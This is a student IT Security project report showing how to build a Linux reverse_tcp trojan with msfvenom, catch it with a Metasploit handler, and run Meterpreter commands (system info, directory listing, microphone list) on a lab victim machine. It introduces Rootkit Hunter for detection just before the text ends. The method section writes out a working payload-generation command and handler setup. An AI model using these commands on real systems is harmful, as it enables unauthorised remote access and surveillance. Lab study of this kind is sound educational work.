The unit code and title : COS30015 – IT Security

The topic of the assignment: Practical Project (**Attack and Security Tools** – **Trojan and Backdoors**)

The authors (by name and student ID): Joel (103366239)

The submission date/time : 18th November, 4:51 p.m.

The due date/time : 22nd November, 11.59 pm

Introduction

The aim of this project is to demonstrate how trojans, specifically, are executed and how they can defend against it. In addition, a security tool will also be demonstrated to show readers how trojans can be detected. The intended readers of this research project should have some basic comprehension of computer malware or malicious software to understand key terminologies used in the project. The scope of the project covers an introduction to trojans, how it is executed and used, and how it can be detected by security tools.

The approach used is a pragmatic approach by demonstrating the tools used to create, execute and detect the trojan. It is assumed that readers have previously learned about some aspects of computer security also and as stated above that intended readers also have some computer malware background. Without it, readers may have some difficultly understand certain parts of the project. However, readers may use external resources to learn about some backgrounds regarding trojans and other malware before attempting to read this report. The outcomes of this project is to help readers understand the nature of how trojans operate, how it is executed and what can be attained by the attacker, and how users of technology can detect the presence of trojan in their devices.

Background

In an article by Kaspersky(1), a well renown cybersecurity firm, found that trojans are a masterstroke in terms of engineering because it can appear as an innocent program on an technology device but silently wreak havoc in the victim's device without them noticing. Actions that can be executed are delete, modifying, blocking, copying, and disrupting the performance of the device or network. This are the more basic and widely used actions by the attacker through the trojan. However, unlike viruses or worms, it cannot be replicated to other devices. In an article by Zolkipli and Jantan[2] , their research found that trojans are one of the most dangerous malware around because of its deceptiveness and even anti-malware software finds it hard to identify. Human analysis was needed in the research to detect abnormal behaviour by the trojan and flag it as malicious.

Currently, there is some coverage about the nature of trojan but there are not many practical demonstrations done to give readers a sense of what how it functions and what can be done. This is problem identified and will be answered in the following sections. The stakeholders that will likely be affected in this problem are users of a personal computer. The common theory as accepted by most experts and the general public is that a trojan is harmless program that may even come from a legitimate source but its malicious in nature. Moreover, in a research by Kara and Aydos[3] , their findings showed that, as social media, which is widely used, trojans have become an even greater issues because it can be propagated to many devices at one go because people tend to share things quickly and easily nowadays. This finding adds more damage to the common theory about trojans because of the addition of rapid propagation.

Constraints in this project are based on the limits of virtual machines, therefore, it will not be possible to test the trojan for maximum damages but will be tested to what the virtual machines allow. This way also protects the host computer from being infected. Current solutions mostly seek to remediate viruses or worm infections because they are easier to identify but trojan are more complex in nature which not many solutions have an answer to yet. In the following sections, the suitability of potential solutions will be tested.


Method

Trojan functionality


Backdoor based – This trojan is able to ensure that the device is vulnerable to attack. Allows code and commands to be executed on the device.

Preparation

We have to ensure that both virtual machines network are set to bridge mode so that they can communicate with each other




☑ Enable Network Adapter
Attached to: Bridged Adapter
Name: Intel(R) Wireless-AC 9461



☑ Enable Network Adapter
Attached to: Bridged Adapter
Name: Intel(R) Wireless-AC 9461


Design

This trojan is created using the Msfvenom framework inside Kali Linux. It is made up of Msfpayload and Msfencode. This framework is chosen because of its popularity as a single tool with integrated command line and payload tools.




```
Installing new version of config file /etc/xdg/autostart/blueman.desktop ...
blueman-mechanism.service is a disabled or a static unit not running, not starting it.
Setting up kali-desktop-xfce (2021.4.3) ...
Processing triggers for dictionaries-common (1.28.12) ...
Processing triggers for libc-bin (2.31-11) ...

┌──(kali㉿kali)-[~]
└─$ msfvenom
Error: No options
MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>
Example: /usr/bin/msfvenom -p windows/meterpreter/reverse_tcp LHOST=<IP> -f exe -o payload.exe

Options:
    -l, --list            <type>     List all modules for [type]. Types are: payloads, encoders, nops, platforms, archs, encrypt, formats, all
    -p, --payload         <payload>  Payload to use (--list payloads to list, --list-options for arguments). Specify '-' or STDIN for custom
        --list-options               List --payload <value>'s standard, advanced and evasion options
    -f, --format          <format>   Output format (use --list formats to list)
    -e, --encoder         <encoder>  The encoder to use (use --list encoders to list)
        --service-name    <value>    The service name to use when generating a service binary
        --sec-name        <value>    The new section name to use when generating large Windows binaries. Default: random 4-character alpha string
        --smallest                   Generate the smallest possible payload using all available encoders
        --encrypt         <value>    The type of encryption or encoding to apply to the shellcode (use --list encrypt to list)
        --encrypt-key     <value>    A key to be used for --encrypt
        --encrypt-iv      <value>    An initialization vector for --encrypt
    -a, --arch            <arch>     The architecture to use for --payload and --encoders (use --list archs to list)
        --platform        <platform> The platform for --payload (use --list platforms to list)
    -o, --out             <path>     Save the payload to a file
    -b, --bad-chars       <list>     Characters to avoid example: '\x00\xff'
    -n, --nopsled         <length>   Prepend a nopsled of [length] size on to the payload
        --pad-nops                   Use nopsled size specified by -n <length> as the total payload size, auto-prepending a nopsled of quantity (nops minus pa
yload length)
    -s, --space           <length>   The maximum size of the resulting payload
        --encoder-space   <length>   The maximum size of the encoded payload (defaults to the -s value)
    -i, --iterations      <count>    The number of times to encode the payload
    -c, --add-code        <path>     Specify an additional win32 shellcode file to include
    -x, --template        <path>     Specify a custom executable file to use as a template
    -k, --keep                       Preserve the --template behaviour and inject the payload as a new thread
    -v, --var-name        <value>    Specify a custom variable name to use for certain output formats
    -t, --timeout         <second>   The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
    -h, --help                       Show this message

┌──(kali㉿kali)-[~]
└─$ 
```

Above is the launch of the Msfvenom framework from the terminal in Kali. To load it, we enter MsfVenom. It then loads the framework together with the different commands to help the attacker



```
File  Actions  Edit  View  Help
    -v, --var-name         <value>    Specify a custom variable name to use for certain output formats
    -t, --timeout          <second>   The number of seconds to wait when reading the payload from STDIN (default 30, 0 to disable)
    -h, --help                        Show this message

┌──(kali㉿kali)-[~]
└─$ msfvenom -l payloads                                                                              1 ✗
^[[B^[[B^[[B
Framework Payloads (592 total) [--payload <value>]
==================================================

    Name                                                Description
    ----                                                -----------
    aix/ppc/shell_bind_tcp                              Listen for a connection and spawn a command shell
    aix/ppc/shell_find_port                             Spawn a shell on an established connection
    aix/ppc/shell_interact                              Simply execve /bin/sh (for inetd programs)
    aix/ppc/shell_reverse_tcp                           Connect back to attacker and spawn a command shell
    android/meterpreter/reverse_http                    Run a meterpreter server in Android. Tunnel communication over HTTP
    android/meterpreter/reverse_https                   Run a meterpreter server in Android. Tunnel communication over HTTPS
    android/meterpreter/reverse_tcp                     Run a meterpreter server in Android. Connect back stager
    android/meterpreter_reverse_http                    Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_https                   Connect back to attacker and spawn a Meterpreter shell
    android/meterpreter_reverse_tcp                     Connect back to the attacker and spawn a Meterpreter shell
    android/shell/reverse_http                          Spawn a piped command shell (sh). Tunnel communication over HTTP
    android/shell/reverse_https                         Spawn a piped command shell (sh). Tunnel communication over HTTPS
    android/shell/reverse_tcp                           Spawn a piped command shell (sh). Connect back stager
    apple_ios/aarch64/meterpreter_reverse_http          Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/meterpreter_reverse_https         Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/meterpreter_reverse_tcp           Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/aarch64/shell_reverse_tcp                 Connect back to attacker and spawn a command shell
    apple_ios/armle/meterpreter_reverse_http            Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/armle/meterpreter_reverse_https           Run the Meterpreter / Mettle server payload (stageless)
    apple_ios/armle/meterpreter_reverse_tcp             Run the Meterpreter / Mettle server payload (stageless)
    bsd/sparc/shell_bind_tcp                            Listen for a connection and spawn a command shell
    bsd/sparc/shell_reverse_tcp                         Connect back to attacker and spawn a command shell
    bsd/vax/shell_reverse_tcp                           Connect back to attacker and spawn a command shell
    bsd/x64/exec                                        Execute an arbitrary command
    bsd/x64/shell_bind_ipv6_tcp                         Listen for a connection and spawn a command shell over IPv6
    bsd/x64/shell_bind_tcp                              Bind an arbitrary command to an arbitrary port
    bsd/x64/shell_bind_tcp_small                        Listen for a connection and spawn a command shell
    bsd/x64/shell_reverse_ipv6_tcp                      Connect back to attacker and spawn a command shell over IPv6
    bsd/x64/shell_reverse_tcp                           Connect back to attacker and spawn a command shell
    bsd/x64/shell_reverse_tcp_small                     Connect back to attacker and spawn a command shell
    bsd/x86/exec                                        Execute an arbitrary command
    bsd/x86/metsvc_bind_tcp                             Stub payload for interacting with a Meterpreter Service
    bsd/x86/metsvc_reverse_tcp                          Stub payload for interacting with a Meterpreter Service
```




```
 linux/x64/meterpreter/bind_tcp                Inject the mettle server payload (staged). Listen for a connection
 linux/x64/meterpreter/reverse_tcp             Inject the mettle server payload (staged). Connect back to the attacker
 linux/x64/meterpreter_reverse_http            Run the Meterpreter / Mettle server payload (stageless)
```

In the next stage, we enter payloads to view the various payloads supported by Msfvenom. Currently it supports all major operating systems and system architecture on mobile and desktop. It also supports other programming languages like PHP, Python, and Ruby.

In this project, we will use the linux payload based on the x64 system architecture which consist of the **reverse_tcp** package which is used to connect back to the attacker from the victim's computer. This payload is chosen also because I have an ubuntu linux architecture installed in my virtual machine.


Meterpreter is another framework which will be explained later which is used to listen for the signal from the reverse_tcp package when it is executed.



```
┌──(kali㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.68.123  netmask 255.255.255.0  broadcast 192.168.68.255
        inet6 fe80::a00:27ff:fe0e:348d  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:0e:34:8d  txqueuelen 1000  (Ethernet)
        RX packets 68140  bytes 77817276 (74.2 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 14995  bytes 2695049 (2.5 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 97759  bytes 15702024 (14.9 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 97759  bytes 15702024 (14.9 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

In this stage, we have to find the ip of our computer used to listen for the signal from the trojan when the payload is executed. We enter ifconfig. The ip is located after the **inet** in the **eth0** segment. We need to ensure that we remember this ip because it will be used in creating the payload. Entering the wrong ip means the we will not be able to listen for the signal.

Ip: 192.168.68.123



```
┌──(kali㉿kali)-[~]
└─$ msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=192.168.68.123 LPORT=4444 -f elf  > bonjour

[-] No platform was selected, choosing Msf::Module::Platform::Linux from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 130 bytes
Final size of elf file: 250 bytes
```

In this stage, we create the payload by specifying the package name, the current ip of the attackers computer to listen for the signal, the port of the attacker's computer, the file system, and the name of the payload package used.


IP used: 192.168.68.123

Port: 4444 (default on Kali)

Payload executable type : elf


Payload Name : bonjour

To listen to the signal from the trojan, we have to use the Metasploit Framework to run the Metrepreter package. Meterpreter is the payload that contained the reverse_tcp package.



```
$ sudo msfdb init && msfconsole
[sudo] password for kali:
[+] Starting database
[i] The database appears to be already configured, skipping initialization

       =[ metasploit v6.0.45-dev                          ]
+ -- --=[ 2134 exploits - 1139 auxiliary - 364 post       ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops            ]
+ -- --=[ 8 evasion                                       ]

Metasploit tip: Adapter names can be used for IP params
set LHOST eth0

msf6 > 
```

To execute the trojan created previously, we have to enter some parameters so that Meterpreter will be able to know what to connect to.



```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload linux/x64/meterpreter/reverse_tcp
payload ⇒ linux/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.68.123
lhost ⇒ 192.168.68.123
msf6 exploit(multi/handler) > set lport 4444
lport ⇒ 4444
msf6 exploit(multi/handler) > run
```

Parameters used


Use exploit/multi/handler

Set payload linux/x64/meterpreter/reverse_tcp

Set lhost 192.168.68.123

Set lport 4444

In this stage, we will now execute the trojan in the victim's computer. Currently, the trojan is an empty executable file therefore it does not show anything after execution. The results of what happen is explained in the results and evaluation section.




```
^Cclassroom998@classroom998:~/Downloads$ ./Bonjour
```

From an attackers perspective, this framework provides them with an easy way to create malicious software. Therefore, it has to be used wisely and not fall into the wrong hands. With this framework, the heavy lifting of coding a malware is significantly reduced because with a few commands, malwares can be created almost instantly.


Limitations of this trojan is that it can only be ran on a local machine running Linux with an x64 architecture. It is not able to run on other architectures.

Results and Evaluation




```
[*] Started reverse TCP handler on 192.168.68.123:4444
[*] Sending stage (3012548 bytes) to 192.168.68.124
[*] Meterpreter session 1 opened (192.168.68.123:4444 → 192.168.68.124:59096) at 2021-10-30 10:29:05 -0400

meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bg                        Alias for background
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    detach                    Detach the meterpreter session (for http/https)
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    guid                      Get the session GUID
    help                      Help menu
    info                      Displays information about a Post module
    irb                       Open an interactive Ruby shell on the current session
    load                      Load one or more meterpreter extensions
    machine_id                Get the MSF ID of the machine attached to the session
    pry                       Open the Pry debugger on the current session
    quit                      Terminate the meterpreter session
    read                      Reads data from a channel
    resource                  Run the commands stored in a file
```


After the victim execute the trojan file. We can observe from the attacker's computer that a Meterpreter session has been opened from the trojan and we can see a list of commands we can execute against the victim's device.



```
meterpreter > sysinfo
Computer     : 192.168.68.124
OS           : Ubuntu 20.04 (Linux 5.11.0-38-generic)
Architecture : x64
BuildTuple   : x86_64-linux-musl
Meterpreter  : x64/linux
```


In this stage, we execute the sysinfo command. This dumps the device information of the target's device to the attacker.






```
meterpreter > dir
Listing: /home/classroom998/Downloads
=====================================

Mode              Size       Type  Last modified              Name
----              ----       ----  -------------              ----
100775/rwxrwxr-x  250        fil   2021-10-30 10:28:59 -0400  Bonjour
100664/rw-rw-r--  128434392  fil   2021-10-30 10:36:24 -0400  song.wav
```

The first image is attached to show that there are two existing files on the target's device. We the execute the dir command to show the current directory of the target which they are in. This command dumps the directory contents to the attacker.



```
meterpreter > localtime
Local Date/Time: 2021-10-30 22:57:53 +08 (UTC+0800)
```

We execute the localtime command to dump the current local time and date of the target's device.



```
meterpreter > mic_list
1: 00-00: Intel ICH : Intel 82801AA-ICH : playback 1 : capture 1

2: 00-01: Intel ICH - MIC ADC : Intel 82801AA-ICH - MIC ADC : capture 1
```


We execute the **mic_list** command to dump the available mics of the target's device to the attacker.

Solution

The security chosen to as a countermeasure to detect trojan is **Rootkit Hunter.** This tool is chosen because of its reputation in the linux world as an effective detection software specifically, against trojans, backdoor, and rootkits. It is also famous because of its inclusion into famous linux variations like Debian and Fedora.

